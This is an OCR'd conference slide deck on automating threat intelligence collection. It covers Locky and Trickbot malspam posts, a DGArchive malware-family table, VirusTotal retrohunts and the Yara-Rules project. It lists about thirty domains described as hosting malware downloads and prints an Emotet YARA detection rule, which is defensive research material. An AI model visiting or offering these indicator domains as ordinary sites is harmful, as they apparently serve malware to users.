BUILDING AUTOMATED THREAT INTELLIGENCE PLATFORMS

Senior Security Research Analyst & Security Researcher

Cisco Umbrella (formerly OpenDNS) in San Francisco.

OpenDNS

cisco Cisco Umbrella

Previously:

NASA

MANDIANT®

Consulting for Non-Profits:

Point Blue Conservation Science

Hamilton Families
HOUSING FIRST. COMMUNITY STRONG.


THREAT HUNTING
IS USUALLY A
MANUAL PROCESS

Malformed emails from Necurs botnet try to deliver Locky using word doc with embedded OLE objects

7 November 2017 8:21 pm

Another Locky ransomware campaign that is trying to use Embedded OLE Objects is hitting the UK again (and probably other countries at same time) with an email with a subject of Emailing: JXF53 – 08.11.2017, (random characters and numbers) pretending to come from random senders. Some have a …


Continue reading →

Malware, Spam embedded OLE object, locky, malware, Ransomware Leave a reply

Fake You have a new highly encrypted secure fax from eFax! malspam delivers Trickbot banking Trojan

7 November 2017 11:48 am

1



An email with the subject of You have a new fax pretending to come from eFax Corporate but actually coming from a look-a-like domain <message@efax-secure.com> with a malicious word doc attachment is today's latest spoof of a well-known company, bank or public authority delivering Trickbot banking Trojan You can now …

Continue reading →

DGArchive


Fraunhofer FKIE

Instant Lookup | API Usage | Feedback | Malware Families | Changelog | Terms of Service

Malware Families

The following is a listing of the malware families currently included in DGArchive.

#	Name	#Seeds	#Domains (unique)	MinLen	MaxLen
1	bobax_dga	1	300 (300)	9	19
2	beebone_dga	2	210 (210)	11	15
3	bedep_dga	7	17,288 (17,110)	12	18
4	banjori_dga	32	452,115 (438,949)	7	26
5	bamital_dga	1	271,128 (271,128)	32	35
6	blackhole_dga	1	4,380 (732)	16	16
7	cryptolocker_dga	1	1,824,000 (1,824,000)	12	18
8	conficker_dga	2	1,537,000 (1,536,783)	5	11
9	chinad_dga	1	729,000 (186,624)	16	16
10	corebot_dga	2	426,660 (151,320)	12	28
11	darkshell_dga	1	49 (49)	6	6
12	dyre_dga	1	1,308,000 (1,308,000)	34	34
13	dircrypt_dga	20	600 (600)	8	20



Downloading malware from MTA


DOMAINS/IP'S/OTHER


```
astraclinic.com
trustsoft.ro
tailbackuisback.xyz
mykeeptake.xyz
kermain-valley.com
tonysmarineservice.co.uk
canevazzi.com.br
fufu.com.mx
cranmorelodge.co.uk
weliketomoveit.ca
fundacionafanic.com
humoronoff.top
www.kirk666.top
nebula-ent.com
aldawliyah.com
ctrlstechnologies.com
shared94.accountservergroup.com
gator3110.hostgator.com
www.thesocialindian.in
abovecreative.com
gmokkasd.website
alberguetaull.com
melissakiss.com
grupoembatec.com
amedion.net
vudoshakar123123.website
eeodlewnia.pl
simcon.ca
sano.ir
akademia.gnatyshyn.pl
soportek.cl
```

The goal is to get a list of domains/IP's/IOC's

YOU DO THIS FOREVER


AUTOMATION




ARCHITECTURE
IN PROGRESS...


YARA Rules on VT
HoneyPots

Web Scraping
VT Downloader
ThreatGrid



IP Addresses
Domains

Past IP Addresses
Past Domains
Relationships



Visibility (ThreatNote/MISP)
Create YARA Rules
Create IDS Rules
Block Lists
Intelligence for Research


HUNTING

https://github.com/Yara-Rules/rules

Project

This project covers the need of a group of IT Security Researchers to have a single repository where different Yara signatures are compiled, classified and kept as up to date as possible, and began as an open source community for collecting Yara rules. Our Yara ruleset is under the GNU-GPLv2 license and open to any user or organization, as long as you use it under this license.

Yara is becoming increasingly used, but knowledge about the tool and its usage is dispersed across many different places. The Yara Rules project aims to be the meeting point for Yara users by gathering together a ruleset as complete as possible thusly providing users a quick way to get Yara ready for usage.

We hope this project is useful for the Security Community and all Yara Users, and are looking forward to your feedback. Join this community by subscribing to our mailing list.

Categories

Anti-debug/Anti-VM

In this section you will find Yara Rules aimed toward the detection of anti-debug and anti-virtualization techniques used by malware to evade automated analysis.

CVE_Rules

In this section you will find Yara Rules specialised toward the identification of specific Common Vulnerabilities and Exposures (CVEs)

Crypto

In this section you will find Yara rules aimed toward the detection and existence of cryptographic algorithms.

Exploit Kits

In this section you will find Yara rules aimed toward the detection and existence of Exploit Kits.

Malicious Documents

In this section you will find Yara Rules to be used with documents to find if they have been crafted to leverage malicious code.

Malware

In this section you will find Yara rules specialised toward the identification of well-known malware.

```
rule Emotets{
meta:
  author = "pekeinfo"
  date = "2017-10-18"
  description = "Emotets"
strings:
  $mz = { 4d 5a }
  $cmovnz={ 0f 45 fb 0f 45 de }
  $mov_esp_0={ C7 04 24 00 00 00 00 89 44 24 0? }
  $_eax={ 89 E? 8D ?? 24 ?? 89 ?? FF D0 83 EC 04 }
condition:
  ($mz at 0 and $_eax in( 0x2854..0x4000)) and ($cmovnz or $mov_esp_0)
}
MALW_Emotet.yar (END)
```


COLLECTION
VIRUSTOTAL
WEB SCRAPING
EMAILS
HONEYPOTS


VIRUS TOTAL

virustotal intelligence

Rulesets | Notifications | Scan file | Retrohunt

Job status	Running
Progress	
Rules	/* Paste your rules here. Malware Hunting-specific features won't work. Use pure YARA rules only. */ rule Emotets{ meta: author = "pekeinfo" da...
Creation time	Oct. 22, 2018, 12:52 a.m.
Start time	Oct. 22, 2018, 12:52 a.m.
ETA	3 hours, 2 minutes
Scanned data	1.2 TB
Scanning speed	10.5 GB/s
Matches	4 Download hashes

virustotal intelligence

Rulesets | Notifications | Scan file | Retrohunt

locky test | Dyre | ip_checks crypto and upatre | emotet | + Add | Export

emotet

Save changes | Enabled | Disabled | Delete

```
rule Emotets{
meta:
  author = "pekeinfo"
  date = "2017-10-18"
  description = "Emotets"
strings:
  $mz = { 4d 5a }
  $cmovnz={ 0f 45 fb 0f 45 de }
  $mov_esp_0={ C7 04 24 00 00 00 00 89 44 24 0? }
  $_eax={ 89 E? 8D ?? 24 ?? 89 ?? FF D0 83 EC 04 }
condition:
  ($mz at 0 and $_eax in( 0x2854..0x4000)) and ($cmovnz or $mov_esp_0)
}
```

Rulesets | Notifications | Scan file | Retrohunt

